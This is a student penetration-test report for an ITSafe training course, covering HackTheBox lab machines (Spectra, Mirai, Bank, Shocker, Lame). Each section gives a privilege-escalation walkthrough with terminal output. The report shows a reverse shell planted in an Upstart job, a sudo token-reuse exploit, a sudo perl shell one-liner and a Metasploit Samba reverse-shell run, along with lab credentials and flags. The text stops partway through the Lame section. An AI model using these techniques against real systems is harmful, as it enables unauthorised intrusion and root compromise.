ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

Bhajby2012@gmail.com

Bar Hagbi

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document

that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.229 (Spectra) - *Linpeas*
- 10.10.10.48 (Mirai) - *Linpeas*
- 10.10.10.29 (Bank) - *linpeas*
- 10.10.10.56 (Shocker) – *LinEnum.sh*
- 10.10.10.3 (Lame) - **samba 3.0.20** Arbitrary Command Execution(Metasploit)
- 10.10.10.63 (Jeeves) - *getsystem*
- 10.10.10.236 (Toolbox) – *linpeas.sh*
- 10.10.10.178 (Nest) - *Credentials*
- 10.10.10.100 (Active) - *Hash*
- 10.10.10.93 (Bounty) – *Juicypotato.exe*

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

Linux:

- 10.10.10.229(Spectra)
- 10.10.10.48(Mirai)
- 10.10.10.29(Bank)
- 10.10.10.56(Shocker)
- 10.10.10.3(Lame)

Windows:

- 10.10.10.63 (Jeeves)
- 10.10.10.236 (Toolbox)
- 10.10.10.178 (Nest)
- 10.10.10.100 (Active)
- 10.10.10.93 (Bounty)

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain Privilege Escalation to ***10*** out of the ***10*** systems.


בדיקות חוסן תשתית
דוח מעבדות גמר

System IP: 10.10.10.229(Spectra)

Privilege Escalation

First I uploaded "les.sh" and "linpeas.sh" scripts to scan for possibilities to Privilege Escalation, which I took from this source:" https://blog.cyberethical.me/linpeas" "https://github.com/mzet-/linux-exploit-suggester"

```
┌──(root㉿kali)-[~/AutoPE]
└─# ls
exploitbashed.py  les.sh  LinEnum  linpeas_linux_amd64  linpeas.sh  linprivchecker.py  PEASS-ng  privilege-escalation-awesome-scripts-suite

┌──(root㉿kali)-[~/AutoPE]
└─# python2.7 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.229 - - [01/Sep/2022 07:11:31] "GET /linpeas.sh HTTP/1.1" 200 -
10.10.10.229 - - [01/Sep/2022 07:11:52] code 404, message File not found
10.10.10.229 - - [01/Sep/2022 07:11:52] "GET /lse.sh HTTP/1.1" 404 -
10.10.10.229 - - [01/Sep/2022 07:12:24] "GET /les.sh HTTP/1.1" 200 -
```

Vulnerability Exploited: a credentials exposed under the path "/etc/autologin/passwd".

Vulnerability Explanation: First I used les.sh with no interesting results, then I used "Linpeas.sh" and added '-e' flag for extra enumeration, to scan for Vulnerabilities and I found a credentials exposed under the path "/etc/autologin/passwd"

```
╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/autologin/passwd
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/local/etc/passwd
passwd file: /usr/share/baselayout/passwd

╔══════════╣ Analyzing Github Files (limit 70)
drwxr-xr-x 3 chronos chronos 4096 Apr 28  2020 /mnt/stateful_partition/dev_image/lib64/ruby/gems/2.7.0/gems/rake-13.0.1/.github
drwxr-xr-x 2 chronos chronos 4096 Jun 29  2020 /mnt/stateful_partition/dev_image/share/nodebrew/node/v8.9.4/lib/node_modules/npm/.github
drwxr-xr-x 3 chronos chronos 4096 Apr 28  2020 /usr/local/lib64/ruby/gems/2.7.0/gems/rake-13.0.1/.github
drwxr-xr-x 2 chronos chronos 4096 Jun 29  2020 /usr/local/share/nodebrew/node/v8.9.4/lib/node_modules/npm/.github



drwxr-xr-x 8 chronos chronos 4096 Jun 28  2020 /mnt/stateful_partition/dev_image/lib/crew/.git
drwxr-xr-x 8 chronos chronos 4096 Jun 28  2020 /usr/local/lib/crew/.git

╔══════════╣ Analyzing PGP-GPG Files (limit 70)
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found


drwx------ 2 nginx nginx 4096 Sep  1 04:15 /home/nginx/.gnupg
drwx------ 2 nginx nginx 4096 Sep  1 04:15 /mnt/stateful_partition/home/nginx/.gnupg
```

```
nginx@spectra /tmp $ cat /etc/autologin/passwd
cat /etc/autologin/passwd
SummerHereWeCome!!
nginx@spectra /tmp $
```

"SummerHereWeCome!!"


And here we can see also the list of all the user and their groups, at the bottom we can see the user we connected to and a user named 'katie' and "she" is in the developers group which means she must have better privileges than "nginx".

Vulnerability Fix: Never save any password especially of an important user such as "developer/root" on the machine and if you must do it never give an obvious name to the file such as passwd/password


Severity: Critical.

Exploit: I used "ssh" to connect "katie" with the password I found and succeeded.

Proof Screenshot Here:




Now we have more privileges than "nginx" so I decided to scan again vulnerabilities to Privilege Escalation using "linpeas.sh" script and i found this interesting result:




Since now with "katie" account we are in the developers group the script found files that we have full permissions to it.. and the color of the path means it's 95% may lead to to privilege escalation.

Next I used the command sudo -l:



After I searched on "initctl" in Google I found allows a system administrator to communicate and interact with the Upstart *init(8)* daemon. And by the command "sudo /sbin/initctl list" I can see all the services that runs on the machine(source:"https://linux.die.net/man/8/initctl".



(There is a lot more) Here we can see service named "test" which is not running yet, and if I'll edit the "test.conf" file I could make root start the service "test" with a reverse shell I'll put inside.. in order to get shell as root user.

```
-rw-rw----  1 root developers  478 Jun 29  2020 test.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test1.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test10.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test2.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test3.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test4.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test5.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test6.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test7.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test8.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test9.conf
```

And here we can see that the owner of this files is root and we have permissions to "read/write" as group, path:"/etc/init".

Here we can see I edit test.conf using nano and added python reverse shell since python is installed on the machine(listener:10.10.16.2:4445)

reverse shell from here:" https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet".

```
katie@spectra /etc/init $ which python
/usr/local/bin/python
katie@spectra /etc/init $
```

The next thing I did is to open a listener with netcat using the command:"nc -nlvp 4445" on new terminal.

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 4445
listening on [any] 4445 ...
```

Next I used the command: "sudo /sbin/initctl start test" and I got a shell of root!

```
katie@spectra /etc/init $ which python
/usr/local/bin/python
katie@spectra /etc/init $ sudo /sbin/initctl test start
initctl: invalid command: test
Try `initctl --help' for more information.
katie@spectra /etc/init $ sudo /sbin/initctl test.conf start
initctl: invalid command: test.conf
Try `initctl --help' for more information.
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 37552
katie@spectra /etc/init $ sudo /sbin/initctl stop test
test stop/waiting
katie@spectra /etc/init $ nano test.conf
Error in /usr/local/etc/nanorc on line 260: Error expanding /usr/share/nano/*.nanorc: No such file or directory
katie@spectra /etc/init $ sudo /sbin/initctl test.conf start
initctl: invalid command: test.conf
Try `initctl --help' for more information.
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 37596
katie@spectra /etc/init $
```

As we can see it took few tries till I succeed..

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.229] 36710
# whoami
root
# ls
bin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
postinst
proc
root
run
sbin
srv
sys
tmp
usr
var
# cat root.txt
cat: root.txt: No such file or directory
# cd root
# cat root.txt
d44519713b889d5e1f9e536d0c6df2fc
# ls
main
nodetest.js
root.txt
script.sh
startup
test.conf
#
```

Proof.txt Contents:

Root.txt: d44519713b889d5e1f9e536d0c6df2fc

System IP: 10.10.10.48 (Mirai)

Privilege Escalation


The first thing I did is to check where the user "pi" that I'm connected to have "write" permission in order to upload a vulnerability scan script to the machine, I used "linpeas.sh" and added '-e' flag for extra enumeration.

```
┌──(root㉿kali)-[~/AutoPE]
└─# ls
dirtyc0w.c  exploitbashed.py  les.sh  LinEnum  linpeas_linux_amd64  linpeas.sh  linprivchecker.py  PEASS-ng  privilege-escalation-awesome-scripts-suite

┌──(root㉿kali)-[~/AutoPE]
└─# python2.7 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.48 - - [02/Sep/2022 06:33:00] "GET /linpeas.sh HTTP/1.1" 200 -
```

After this I added it execute permission to run it.

```
pi@raspberrypi:/tmp $ wget http://10.10.16.5/linpeas.sh
--2022-09-02 10:32:55--  http://10.10.16.5/linpeas.sh
Connecting to 10.10.16.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 807205 (788K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                          100%[

2022-09-02 10:32:58 (325 KB/s) - 'linpeas.sh' saved [807205/807205]

pi@raspberrypi:/tmp $ chmod +x linpeas.sh
pi@raspberrypi:/tmp $ bash linpeas.sh -e
```

There I found very interesting result:



<u>Vulnerability Exploited:</u> Sudo token reusable.

<u>Vulnerability Explanation:</u> In the scenario where you have a shell as a user with sudo privileges but you don't know the password of the user, you can wait him to execute some command using sudo. Then, you can access the token of the session where sudo was used and use it to execute anything as sudo (privilege escalation).

(source:https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens)


Vulnerability Fix: just need to enable ptrace protection which not allowing one process to observe and control other processes.

(source:"https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/sect-security-enhanced_linux-working_with_selinux-disable_ptrace")

Severity: Critical.

Exploit Code: I took "exploit.sh" from here(https://github.com/nongiach/sudo_inject)

(The "cat" and "echo" commands is just two checks before executing the script, as it said in the source I found above)



Proof Screenshot Here:

```
pi@raspberrypi:/tmp $ bash exploit.sh
Current process : 6600
cp: cannot stat 'activate_sudo_token': No such file or directory
chmod: cannot access 'activate_sudo_token': No such file or directory
Injecting process 1305 → sh
Injecting process 5156 → bash
cat: /proc/6605/comm: No such file or directory
Injecting process 6605 →
pi@raspberrypi:/tmp $ sudo -i

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

root@raspberrypi:~# whoami
root
root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~# pwd
/root
```

As we can see above the root.txt flag is lost and can be found in the usb(sdb)

```
root@raspberrypi:~# pwd
/root
root@raspberrypi:~# cd ..
root@raspberrypi:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lost+found  media  mnt  opt  persistence.conf  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
root@raspberrypi:/# cd dev
root@raspberrypi:/dev# ls
agpgart         char            dvd         initctl  loop4         mqueue              ptmx    sda2      sr0     tty11  tty19  tty26  tty33  tty40  tty48  tty55  tty62  ttyS3    vcs4   vcsa4        xconsole
autofs          console         fb0         input    loop5         net                 pts     sdb       stderr  tty12  tty2   tty27  tty34  tty41  tty49  tty56  tty63  uhid     vcs5   vcsa5        zero
block           core            fd          kmsg     loop6         network_latency     random  sg0       stdin   tty13  tty20  tty28  tty35  tty42  tty5   tty57  tty7   uinput   vcs6   vcsa6
bsg             cpu             full        log      loop7         network_throughput  rfkill  sg1       stdout  tty14  tty21  tty29  tty36  tty43  tty50  tty58  tty8   urandom  vcs7   vcsa7
btrfs-control   cpu_dma_latency  fuse        loop0    loop-control  null                rtc     sg2       tty     tty15  tty22  tty3   tty37  tty44  tty51  tty59  tty9   vcs      vcsa   vga_arbiter
bus             cuse            hidraw0     loop1    mapper        port                rtc0    shm       tty0    tty16  tty23  tty30  tty38  tty45  tty52  tty6   ttyS0  vcs1     vcsa1  vhci
cdrom           disk            hpet        loop2    mcelog        ppp                 sda     snapshot  tty1    tty17  tty24  tty31  tty39  tty46  tty53  tty60  ttyS1  vcs2     vcsa2  vhost-net
cdrw            dri             hugepages   loop3    mem           psaux               sda1    snd       tty10   tty18  tty25  tty32  tty4   tty47  tty54  tty61  ttyS2  vcs3     vcsa3  vmci
root@raspberrypi:/dev# strings sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/dev#
```

I used the command "strings sdb" in order to see whats in the 'sdb' usb, and found there the flag.

Root.txt Contents: 3d3e483143ff12ec505d026fa13e020b

System IP: 10.10.10.29 (Bank)

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: suid binary named "Emergency".


Vulnerability Explanation: Any binary that has SUID bit set and calling another program from the path environment variable is a clear indication of privilege escalation.(source: https://tbhaxor.com/exploiting-suid-binaries-to-get-root-user-shell/)

Vulnerability Fix: The admin has to set SUID disabler and Permission hardener in order to whitelist all the specific binary that could use it, and have better security.

Severity: Critical.

Exploit Code:


First I uploaded "les.sh" and "linpeas.sh" to /tmp in order to scan for vulnerabilities to privilege escalation.




As we can see above in "les.sh" result, there is highly probability for 'dirtyc0w'(the one that I know), I exploited it(after compile) with no success..

Then I decided to try "linpeas.sh" to have more visible information.

In the beginning of the output I saw interesting 95% of PE (CVE-2021-4034).




I searched for it on Metasploit and found an exploit, I defined (LHOST,LPORT,SESSION)



As we can see it failed.. then I tried few other things I saw in "linpeas.sh" output such as I saw that my user have 'write' permission to /etc/passwd and I tried to add new user that belongs to root group and uid by 'echo' command and I failed to login to it.

Proof Screenshot Here:

I continued searching in "linpeas.sh" output until I found this result:



As we can see the first line says there is an unknown binary in the path (/var/htb/bin/emergency) that have SUID bit.

The first thing I did is to try to execute it in order to gain root privileges, and succeeded!

```
www-data@bank:/tmp$ cd /var/htb/bin
cd /var/htb/bin
www-data@bank:/var/htb/bin$ ls\
ls\
>

emergency
www-data@bank:/var/htb/bin$ ls
ls
emergency
www-data@bank:/var/htb/bin$ ./emergency
./emergency
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
9940ad294e6a1455e368751dc9bf66d8
#
```

root.txt Contents: 9940ad294e6a1455e368751dc9bf66d8

System IP: 10.10.10.56 (Shocker)

First I enumerated the machine by "Linenum.py"":

```
meterpreter > upload /root/AutoPE/LinEnum/LinEnum.sh .
[*] uploading  : /root/AutoPE/LinEnum/LinEnum.sh → .
[*] uploaded   : /root/AutoPE/LinEnum/LinEnum.sh → ./LinEnum.sh
meterpreter > shell
Process 1617 created.
Channel 6 created.
chmod +x LinEnum.sh
./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
```

There I found something interesting:

```
[+] We can sudo without supplying a password!
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us
r/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl


[+] Possible sudo pwnage!
/usr/bin/perl
```

(the command: "sudo -l" got me the same result but I wanted to check everything I can):

```
sudo -l
Matching Defaults entries for shell
    env_reset, mail_badpass, secure

User shelly may run the following c
    (root) NOPASSWD: /usr/bin/perl
```

Privilege Escalation

Vulnerability Exploited: /usr/bin/perl sudo pwnage.

Vulnerability Explanation: we can see in the results of Linenum.py that in this path "Shelly" can run /usr/bin/perl with root privileges with no PASSWORD!


Vulnerability Fix: Never give root permission with no password to **ANYTHING** in your System.

Severity: critical.


Exploit Code: sudo perl -e 'exec "/bin/sh";' (in the path /usr/bin/perl)

(source: "https://gtfobins.github.io/gtfobins/perl/")

Proof Screenshot Here:



root.txt Contents: 52c2715605d70c7619030560dc1ca467




בדיקות חוסן תשתית
דוח מעבדות גמר

System IP: 10.10.10.3 (Lame)

Nmap Scan Results:

Command: nmap -sS -sU -T4 -A -v 'IP'

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at leas
Device type: remote management|WAP|printer|general purpose|power-device
Running (JUST GUESSING): Dell embedded (92%), Linksys embedded (92%), Tranz
Raritan embedded (92%)
OS CPE: cpe:/h:dell:remote_access_card:6 cpe:/h:linksys:wet54gs5 cpe:/h:tra
o:linux:linux_kernel:2.6 cpe:/o:dell:idrac6_firmware cpe:/o:linux:linux_ker
Aggressive OS guesses: Dell Integrated Remote Access Controller (iDRAC6) (9
(92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.6.8 - 2.6.30
DPXR20-20L power control unit (92%), LifeSize video conferencing system (Li
Kamikaze 7.09 (Linux 2.6.22) (90%)
```

I've searched on Google Samba smbd 3.0.20 exploit(port 445):

Exploit Source:(https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/)

Vulnerability Exploited: samba 3.0.20 Arbitrary Command Execution(C-2007-2447)(port 445)

Vulnerability Explanation: This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary

commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Severity: Critical.

Exploit settings:

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.16.2
lhost ⇒ 10.10.16.2
msf6 exploit(multi/samba/usermap_script) > set lport 443
lport ⇒ 443
```

Proof Screenshot Here:

```
msf6 exploit(multi/samba/usermap_script) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP double handler on 10.10.16.2:443
msf6 exploit(multi/samba/usermap_script) > [*] Accepted the first client conn
ection...
[*] Accepted the second client connection...
[*] Command: echo z2F68XV6nT5zge5Y;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "z2F68XV6nT5zge5Y\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.10.16.2:443 → 10.10.10.3:33069 ) at 2
022-07-24 05:53:19 -0400

